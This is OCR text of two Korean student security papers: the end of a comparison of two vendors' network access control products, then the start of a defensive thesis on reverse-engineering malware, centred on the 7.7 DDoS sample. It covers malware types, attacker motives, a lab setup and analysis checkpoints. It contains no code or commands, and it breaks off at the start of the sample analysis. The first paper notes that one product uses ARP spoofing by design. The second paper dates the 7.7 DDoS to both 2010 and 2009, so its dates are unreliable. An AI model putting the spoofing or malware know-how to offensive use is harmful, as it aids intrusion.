
Ⅳ. NAC 제품분석

4.1. NAC 제품 구성

아래 [그림 4-1]은 A사의 제품구성도이다. A사의 경우 정책서버-차단서버-에이전트-콘솔로 나눠져 있다.

정책서버 경우 사용자 인증 및 NAC 정책관리를 하며 설치 위치는 Agent와 통신이 가능한 위치라면 구성 가능하며 차단서버의 경우 In-line 장비로 네트워크 통제 장치이다. 802.1x 미 지원 환경 시 네트워크에 대한 접근 제어를 제공하고 Agent 경우 사용자들 PC에 설치되는 것으로 NAC 정책 수신 및 집행한다.


마지막으로 콘솔은 웹페이지를 열어 실행시키는 것이며 인터넷을 사용하지 않더라도 정책서버가 ON상태이면 화면을 볼 수 있다. WEBUI이라 불리며 맨 첫 페이지를 간단하게 알아볼 수 있는 화면을 제공하며 장비구성, 정책설정, 사용자관리, 로그, 통계 등 통합관리 하는 페이지이다.



[그림 4-1] A사의 제품 구성도

아래 [그림 4-2]는 B사의 제품구성도이다. B사의 경우 정책서버-차단서버-콘솔로 나눠져 있다.

정책서버 경우 사용자 인증 및 NAC 정책관리를 하며 설치 위치는 사용자와 통신이 가능한 위치라면 구성 가능하며 차단서버의 경우 In-line 장비로 네트워크 통제 장치이며 802.1x 미 지원 환경 시 네트워크에 대한 접근 제어를 제공하고 마지막으로 콘솔은 맨 첫 페이지를 간단하게 알아볼 수 있는 화면을 제공하며 장비구성, 정책설정, 사용자관리, 로그, 통계 등 통합관리 하는 페이지이다.




[그림 4-2] B사의 제품 구성도

4.2. NAC 동작과정

■ A사 제품의 NAC동작과정

사용자 인증 -> 보안정책 검증 -> Quarantine -> Remediation -> ACL 적용




[그림 4-3] A사의 NAC 동작과정

[그림 4-1]에서 나타난 A사의 NAC 동작과정을 자세히 살펴보도록 한다.

사용자가 네트워크에 접근 시 Agent 설치 유무체크를 하게 된다. Agent가 설치되어 있다면 바로 인증을 시도하게 되고 Agent가 미설치 시 설치유도 페이지로 유도한 뒤 설치하고 인증을 시도하게 된다. 인증을 성공 시 무결성 검사 거치고 정책을 준수 했을 시 네트워크를 사용하게 된다. 정책을 위배 했을 시 격리를 통하여 정책을 강제 적용시키거나 경고만 주고 난 뒤 네트워크를 사용할 수 있게 하거나 네트워크를 차단시키며 인증을 실패 시 네트워크에 차단된다.

■ B사 제품의 NAC동작과정

사용자 -> Controller -> Server -> 정책적용 -> 네트워크 사용




[그림 4-4] B사의 NAC 동작과정

PC가 Controller(차단서버)를 거친 뒤 (default)gateway로 나가게 되어 있다. 이러한 방법은 해킹기법인 ARP스푸핑을 악의적인 방법으로 사용하지 않고 제품의 구성으로 사용하고 있다. 즉, PC가 (default)gateway로 가기 전 ARP스푸핑을 통해 Controller가 gateway MAC 값을 가지고 있어 모든 PC들이 Controller를 gateway로 인식하여 Controller로 먼저 가게 되는 동작과정을 가지고 있다. 이러한 Controller에서 네트워크상의 장비 및 사용자를 통제하고 네트워크 위험 탐지를 실행하게 되며 서버에서는 각 PC에 대한 정책 설정과 관리를 담당하게 된다.

4.3. 동작과정의 공통점과 차이점

크게 A사,B사의 공통점을 보면 임의사용자의 경우 NAC 시스템을 탐지하여 관리자가 정의한 대로 네트워크를 통제 할 수 있으며 개인보안솔루션 등 보안 규정 미 준수 시 네트워크를 원천 통제 할 수 있으며 내부 망 접근 시 유도 페이지로 이동하여 접근을 막아버리는

공통점을 지닌다. 다음으로 차이점을 보면 “A사”의 경우 NAC Agent, Controller, 정책 Server, 3가지의 구성요소를 가짐 NAC 보안 정책 위배 시 Controller에서 PC의 네트워크를 통제하는 공통점은 같으나 NAC Agent 미설치 시에도 패킷 통제하며 Agent 기반이므로 Agent설치 유무 및 사용자 인증 절차 또한 NAC의 기본요소 중 하나라고 볼 수 있다. NAC Agent 존재로 인해 각 PC들의 감사 추적이 가능하며, 각 PC들의 감사로그에 대해 외부 로그 서버와 연동이 가능하고 각 PC에 설치된 NAC Agent로 인증 검사 및 정책 검사를 하기 때문에 내부 네트워크 대역 수에 영향을 받지 않는다.



[그림 4-5] 한눈에 보는 A, B사의 공통점

그에 비해 “B”사의 경우 Controller, 정책Server 2가의 구성요소를 가지며 NAC 보안 정책 위배 시 Controller에서 PC의 네트워크를 통제하는 공통점은 같으나 Agent가 없음 NAC Agent가 없기 때문에 사용자 인증 절차를 NAC 기본 요소로 생각하지 않는 차이점을 보이며 C Class Network 대역 하나당 1개의 Controller가 필요하고 Controller에서 각 PC들의 Default Gateway의 MAC을 가져감으로써, 내부 네트워크 대역을 통제한다. 이에 따라 내부 네트워크 대역 수가 많다면 Controller 대수가 늘어남으로써 관리 및 비용 추가 발생한다.

아울러 Agent의 유·무 차이점을 알아본다. Agent가 있음으로 버전관리를 통해 추가프로그램 설치할 때 유용하며, 패치관리를 통한 Windows 보안 패치 업데이트가 가능하고 백신 연동기능 및 시스템 제약검사, PC 에이전트 상태를 보여주며 감사기록을 남길 수 있고 관리하기 힘든 IP에 대해 순차적으로 부여해주거나 각 PC가 부여 받은 IP에 대한 기록이 있어 IP관리하기가 좋아진다. 반대로 Agent가 없을 시 위의 내용에 대한 추가 기능들이 관리

하기 힘들지만 Agent 설치가 필요 없는 편의성이 있으며 가장 기본적인 모니터링이나 정책을 통한 사용자별 통제만 가능 하다.

위의내용을 간단하게 표로 정리 해 보면


Agent-less 시 제공 기능	Agent 시 추가 제공 기능
▪사용자 유형별(RBAC) 통제 ▪Passive Monitoring ▪ Port scaning ▪ 웜 탐지 ▪Network Scan (agent와 공조 필요) ▪ 네트워크 공유 ▪ NAT 여부 ▪ Open port 검사 ▪ 단말의 OS 검사	▪버전관리 (추가 프로그램 설치 필요) ▪**패치관리 (Windows 보안 패치 업데이트)** ▪백신연동 기능 (엔진 업데이트) ▪시스템 제약 검사 ▪화면보호기 ▪호스트 명 변경 ▪공지사항 보여주기 ▪에이전트 상태 알림 / 에이전트 업그레이드 ▪감사기록 생성
N/A	▪정책 수신, 시스템 / 패치현황 정보 수집 ▪PC HW, OS 정보 전달 ▪OS 보안업데이트 설치 정보 전달 ▪OS 서비스 포트 정보 ▪Running process / running service 정보 ▪설치된 SW 목록

<표 4-1> Agent 유/무 에 따른 차이점

Ⅴ. NAC 향후 모델방안 제안

NAC(Network Access Control)시스템을 구축함에 있어서의 장・단점을 살펴보도록 한다. 크게 장점을 네 가지로 나눠 보면 첫 번째 사용자 보안정책 준수로 보안성 강화이고, 두 번째 내부 주요 시스템 보안성 강화, 세 번째 내부 네트워크의 가용성 향상 그리고 네 번째 전사적 네트워크 위험관리 및 모니터링 체계 수립으로 나눠 볼 수 있다. 이것을 자세히 살펴보면 첫 번째 사용자가 보안정책 준수로 보안성 강화를 통해 비인가 장비 및 사용자의 네트워크 사용제한 및 통제를 할 수 있으며, 두 번째 내부 주요 시스템 보안성 강화를 통한 비인가자로부터 내부 주요 자산 및 정보보호, 업무별 네트워크 접근 권한 세분화를 통한 내부 보안에 대한 보안성 강화시킬 수 있으며 세 번째 내부 문제 발생 시스템을 네트워크에서 격리시키고 장애 요소 제거를 통해 무 중단 서비스를 제공 하므로 써 내부네트워크의 가용성을 향상 시킨다. 마지막으로 네 번째 전사적 네트워크 위험 관리 및 모니터링 체계 수립을 통하여 네트워크 자산 및 현황을 실시간으로 관리하며 비인가 장비 및 변경 사항을 추적

관리, IP관리를 할 수 있게 된다.



[그림 6-1] 향후 NAC 모델 방안

단점으로는 각 PC 에 Agent 프로그램을 설치해야하며 Agent 설치에 따른 충돌 및 유지보수 부담이 늘고 필수적으로 802.1x의 구편이 필요해 복잡하며 이렇게 다수의 설치로 인한 장애 포인트가 증가한다. 또한 In-line 장비로 인해 배치 시 네트워크 변경이 불가피 하며 장치 장애 시 사용자에게 혼란을 초래한다. 이를 바탕으로 다음 NAC 향후 모델 방안을 제시한다.

현재의 네트워크 현황 및 문제점 해결을 위하여 NAC시스템을 구축을 해야 하며, 지금의 NAC는 자체적인 보안프로그램이 없어 타사의 보안프로그램을 설치해야 한다.

이러한 것을 종합해보면 향후 NAC 제품모델 방향으로 여러 단말의 보안 제품들을 하나의 제품으로 묶은 뒤 NAC에 추가하면 NAC 하나의 제품만 설치하더라도 자체적인 보안기능을 가지고 있어 타사의 보안제품을 따로 살 필요가 없으며 네트워크에 대한 접근제어도 할 수 있게 되고 에이전가 설치되지 않더라도 IP기반의 모든 장치의 폭넓은 정책을 적용할 수 있으며 In-line방식의 장비가 아닌 Out-of-Band방식으로 배치 시 네트워크 구조 변경이 불필요해 기존 네트워크에 영향을 미치지 않는 장치를 추구하는 바이며 끊임없이 변화 확대된 복잡한 환경에서도 다양한 옵션을 혼합하여 인프라를 보호하는 향후 NAC 모델로 제시하는 바이다.

참 고 문 헌

[1] Genian, NAC_(agent_agentless)소개서.pdf

[2] 시만텍, NAC_Intro_Ver2.pdf

[3] Unetsystem, NAC_소개서.pdf

[4] Unetsystem, 채널사 교육자료 2010.2

[5] 지니네트웍스, http://www.geninetworks.com/product/nac.php

[6] Unetsystem, http://www.unetsystem.co.kr/

[7] 시만텍, http://www.symantec.com/ko/kr/

[8] http://blog.naver.com/kymhaker?Redirect=Log&logNo=40130609213

[9] http://blog.naver.com/jungjin23?Redirect=Log&logNo=60131332737

[10] 네트워크 개론 : 쉽게 배우는 네트워크 기본 원리 (한빛미디어), 2007.7

[11] 해킹바이러스 대응기술 : 수업 ppt 자료 2010.9

[12] 컴퓨터 구조와 원리 (한빛미디어), 2006.8

중부대학교 정보보호학과

악성코드 역분석 방법과 절차

7.7DDoS악성코드 분석을 중심으로

지도교수 이병천 교수

김용만 교수

학 번 90508901

성 명 정혜성

- 목차 -

- 요약 -

본 논문은 악성코드와 리버스 엔지니어링에 대한 개략적인 정보를 소개하고, 악성코드를 리버싱을 이용해 역분석하는 방법과 절차를 다룬다. 이를 통해 악성코드의 예방, 치료, 제거를 위한 분석 방법과 절차를 학습한다. 나아가 악성코드 분석가들의 활성화로 바이러스 대응 인력이 늘어나길 기대한다.

1. 서론

컴퓨터와 소프트웨어의 발전과 함께 해가 거듭할수록 악성코드의 종류와 개체 수가 늘어 가고 있다. 2011년 4월 안철수 연구소의 최신 악성코드 감염 보고서를 보면 총 4,083,071건의 감염을 보고 하였다. 악성코드의 기법 또한 도스시절과는 다르게 점점 더 복잡하고 다양화 되고 있으며, 2010년 7.7DDos대란, 2011년 3.4DDos 공격, 스턱스넷(Stuxnet) 등 많은 공격들에 악성코드가 이용되고 있다. 이런 악성코드를 제거, 치료, 예방하기 위해서는 악성코드의 역분석을 통해 동작 방법을 알아내야한다. 동작 방법을 알아내기 위해서 리버스 엔지니어링(Reverse Engineering, 역분석) 기술이 사용 된다. 이러한 점에 중점을 두어, 본 논문에서는 악성코드와 리버싱(리버스 엔지니어링)에 대해 다루고, 리버싱을 이용해 7.7DDoS악성코드의 분석을 중심으로 악성코드의 동작 방법에 대해 알아 볼 것이다. 이를 통해 많은 사람들이 악성코드에 대한 관심을 갖고, 나아가 악성코드를 분석하여 악성코드에 대응할 능력을 부여하고자 한다.

2. 악성코드

2.1. 악성코드의 정의 및 종류

악성코드 또는 멀웨어(Malware)는 컴퓨터에 악영향을 끼칠 수 있는 모든 소프트웨어의 총칭이다. 종류는 다음과 같다.

종류	정의
컴퓨터 바이러스	프로그램을 통해 감염되는 악성코드
웜	컴퓨터의 취약점을 찾아 네트워크를 통해 스스로 감염되는 악성코드
웜 바이러스	웜과 바이러스의 감염방법을 동시에 갖춘 악성코드
트로이 목마	자가 복제능력이 없는 악성코드
스파이웨어	사용자의 정보를 빼내는 악성코드
애드웨어	컴퓨터 사용시 자동적으로 광고가 표시되게 하는 악성코드
Hoax	이메일이나 인터넷 메신저, 문자메시지 등에 거짓 정보나 괴담 등을 실어 사용자를 속이는 가짜 컴퓨터 바이러스
하이재커	의도치 않은 사이트로 이동을 시키고 팝업창을 띄우는 악성코드

<표2-1> 악성코드의 종류

2.2. 악성코드의 용도

악성코드 프로그램을 개발하는 계기는 다양하다. 단순히 흥미를 목적으로 악성코드를 개발하는 경우도 있고, 악성코드를 전파시킴으로써 실질적인 금전적 이익을 얻기 위해서 개발하는 경우도 있다. 어떤 심리적인 욕구가 개발 동기가 되거나 시스템을 파괴하고 싶은 어린아이 같은 욕구가 개발 동기가 될 수도 있다. 다음은 악성코드 프로그램의 가장 전형적인 목적을 표로 나타냈다..

목적	내용
백도어 접근	공격자는 감염된 시스템에 제한 없는 접근 권한을 가질 수 있고 그것을 이용해서 다양한 작업을 수행 할 수 있다.
분산 서비스 거부 공격 (DDos)	웹사이트나 기타 다른 리소스를 호스팅하고 있는 서버에 피해를 주기 위한 것이다.
고의적 파괴	다른 사람의 중요한 파일을 지우거나 다른 형태의 피해를 줌으로써 만족을 얻는 유형이다.
리소스 강탈	악성코드 프로그램을 이용해서 다른 사람의 컴퓨팅 리소스와 네트워킹 리소스를 훔칠 목적으로 사용한다.
정보 강탈	악성코드 프로그램을 이용해 해당 시스템의 파일이나 개인정보를 훔칠 목적으로 사용한다.

<표 2-2> 악성코드의 용도

3. 리버스 엔지니어링 (Reverse Engineering)

3.1. 리버스 엔지니어링의 정의

리버스 엔지니어링(Reverse Engineering, 역공학)이란 인공적으로 만들어진 어떤 것으로부터 정보를 빼내거나 그것이 어떻게 설계됐는지 알아내는 과정이다. 이를 활용하여 지식이나 아이디어, 설계 철학 등을 알아낼 수가 있다. 이런 정보는 공유하지 않고 어떤 사람이 독점 할 수도 있고 경우에 따라서는 리버스 엔지니어링으로 그 독점이 깨질 수도 있다. 이를 소프트웨어 측면에서 적용한 것이 소프트웨어 리버스 엔지니어링이다. 소프트웨어 리버스 엔지니어링은 소프트웨어를 해부해서 그 내부를 살펴보는 일이다. 소프트웨어 엔지니어링과 마찬가지로 소프트웨어 리버스 엔지니어링은 어떤 논리적인 절차에 의해서 이뤄진다. 소프트웨어 리버스 엔지니어링을 위해서는 다양한 기술과 컴퓨터나 소프트웨어 개발에 대한 철저한 이해가 필요하다. 소프트웨어 리버스 엔지니어링에는 코드 분해, 퍼즐을 푸는 과정, 프로그래밍, 논리적 분석 작업 등이 포함된다. 소프트웨어 리버스 엔지니어링은 다양한 종류의 사람들이 다양한 목적을 가지고 수행한다.

3.2. 리버스 엔지니어링의 적용분야

3.2.1. 보안 관련 리버싱

적용분야	내용
악성코드 소프트웨어	리버싱(리버스 엔지니어링)은 악성코드 개발에서도 광범위하게 사용된다. 악성코드 개발자들은 운영체제나 기타 소프트웨어의 취약점을 찾아내기 위해서 리버싱을 주로 사용한다.
암호 알고리즘 리버싱	암호 알고리즘의 보안성을 점검하기 위해서 리버싱을 수행한다
디지털 저작권 관리	DRM보호 기능을 리버싱하여 크래커들로 하여금 우회경로를 사전에 차단하는데 이용한다.
프로그램 바이너리 감사	상용화 된 소프트웨어의 소스코드에 대한 접근이 불가능하므로 소프트웨어의 보안 취약점을 찾아내기 위해서 리버싱을 사용한다.

<표 3-1> 보안관련 적용 분야

3.2.2. 소프트웨어 개발에서의 리버싱

적용분야	내용
소프웨어 간의 상호운용	소프트웨어의 상호운용 방법을 파악하기 위해 리버싱을 사용한다.
경쟁 제품 분석	경쟁사의 제품을 분석하기 위해서 사용한다.
소프트웨어의 품질과 안전성 측정	리버싱을 이용한 바이너리 코드 분석으로 해당 소프트웨어의 품질과 안전성을 판단한다.

<표 3-2> 소프트웨어 개발 관련 적용 분야

4. 악성코드 역분석

4.1. 분석 환경 구축

악성코드의 분석에 있어서 먼저 준비해야 할 것이 있다. 안전한 분석 환경의 구축이다. 악성코드들은 시스템에 악영향을 끼치는 프로그램이다. 이것을 자신의 컴퓨터에서 작동 시키고 분석을 한다면, 컴퓨터는 금방 악성코드의 소굴이 될 것이다. 또 정상적인 컴퓨터의 사용이 불가능하고 다른 악성코드를 분석하기 위해서는 컴퓨터를 포맷 후 다시 하는 상황까지 올 수가 있다. 이를 방지하고 원활한 분석을 위해 안전한 분석 환경을 구성해야 한다.

로컬 네트워크나 인터넷에 연결되지 않은 컴퓨터를 이용하거나 마이크로소프트 Virtual PC나 VMWare Workstation과 같은 가상 머신을 이용하는 것을 권장한다. 대신에 가상 머신은 호스트나 인터넷과 완전히 분리되어야 한다. 가상 머신이 네트워크에 연결되어 있다면 네트워크가 인터넷이나 호스트와 연결되어 있는지 확인해야 한다.

실행 파일(예를 들면 악성코드 프로그램 등)을 테스트 시스템으로 옮기려고 한다면 리코딩 가능한 CD나 DVD를 이용해야 한다. 이는 악성코드 프로그램이 자기 자신을 디스크에 복제해 넣어서 결국 다른 시스템이 감염되는 것을 방지하기 위한 것이다. 또한 악성코드 프로그램을 하드 드라이브나 리코딩 가능한 CD에 저장한다면 해당 파일의 확장자를 비실행 확장자로 변경해서 뜻하지 않게 실행되는 경우를 사전에 방지해야 한다. 아니면 압축을 통해 옮기는 방법도 있다.

4.2. 악성코드 일반적 분석 절차

4.2.1. 동적 분석

악성코드의 분석은 먼저 통제환경에서 악성프로그램을 동작시킨다. 실행후의 내용과 실행전의 시스템을 비교함으로써 악성코드가 어떠한 동작을 하는지 알아내는 방법이다. 쉽게 말하면 악성코드 프로그램을 동작시켜 어떤 파일을 변조하고, 생성하며 레지스트리를 수정하는지를 알아내는 것이다. 동적분석에서 분석할 항목은 다음과 같다.

항목	내용
파일시스템	악성프로그램의 실행전과 실행후의 파일명, 사이즈, 개수를 기록하여 변경유무를 확인한다.
레지스트리	레지스트리의 변경 내용을 확인함으로서 악성프로그램의 실행내용을 분석한다.
실행중인 프로세스	프로세스를 확인함으로서 어떤 바이너리를 삭제해야 치료가 가능한지와 시스템에 미치는 영향을 분석 할 수가 있다
열린 포트	악성프로그램의 확산, 명령대기, 백도어를 확인하기 위하여 열린 포트 목록이 필요하다.
네트워크 트래픽	악성프로그램 실행 후 발생하는 이상 트래픽을 확인한다

<표 4-1> 동적 분석 항목

4.2.2. 정적 분석

악성프로그램을 Ollydbg, Windbg, IdaPro 등의 프로그램을 디스어셈블리하여 분석을 하게 된다. 동적분석을 통해 알아낸 정보를 토대로 분석을 수행하거나, 엄청난 인내심과 시간이 남아돈다면 코드 한 줄 한줄 분석하는 방법이 있다. 하지만 한 줄씩 분석하는 것은 폭발적인 악성코드의 증가량을 볼 때 적합하지 못하다. 동적분석을 통해 얻어낸 결과를 가지고 프로그램이 내부적으로 수행하는 함수나 모듈, 이벤트를 위주로하여 분석을 진행해 나간다. 물론 때로는 상세분석이 필요한 경우도 있다. 해당 악성프로그램이 특정 파일의 내부 코드를 수정하거나 한다면 어느 부분을 수정하고, 어떤 코드를

삽입하는지를 알아내기 위해서는 필요하다. 동적분석 시 주의깊게 봐야할 부분은 다음 표를 참고한다.

항목	내용
CALL	CALL명령어에 해당하는 메모리 번지를 추적함으로써 함수의 호출부나 어떤 함수를 사용하는 지를 파악이 가능하다
MOV	MOV명령어를 통해 레지스트리에 특정 값을 입력하는지 파악 가능하다.
PUSH	악성프로그램의 오프셋 값을 읽어들여 스택에 삽입할 경우 사용한다.
스택(Stack)	스택의 내용을 확인함으로서 악성프로그램의 어떠한 데이터를 입력하고, 함수를 사용하고 참조하는 지를 알 수가 있다.
레지스터 (Register)	레지스터들을 이용하여 악성프로그램의 데이터가 입출력되는 것과 어떠한 함수를 참조하는 지를 알 수 있다.
HEX값	악성프로그램의 메모리 번지에 해당하는 HEX값을 확인한다.

<표 4-2> 정적 분석 항목

4.3. 7.7DDoS 악성코드 분석


이번에는 실제 악성코드를 분석해 보겠다. 분석할 악성코드는 2009년 7월7일 발생했던 7.7DDoS 악성코드이다. 파일명은 msiexec1.exe(Win-trojan/Downloader.374651)으로 동적분석부터 시작하여 정적분석까지 악성코드를 분석하고 추가로 Wmiconf.dll을 정적분석 할 것이다. 분석환경은 VMWare를 이용하여 WindowsXP Servicepack2의 환경에서 네트워크 연결을 끊은 채로 진행하였다. 사용된 툴로는 Regmon, TCPView, Filemon, ProcessExplorer, Strings, OllyDbg, Winalysis, PEiD를 사용하였다.

4.3.1. Msiexec1.exe 분석

1) 동적 분석

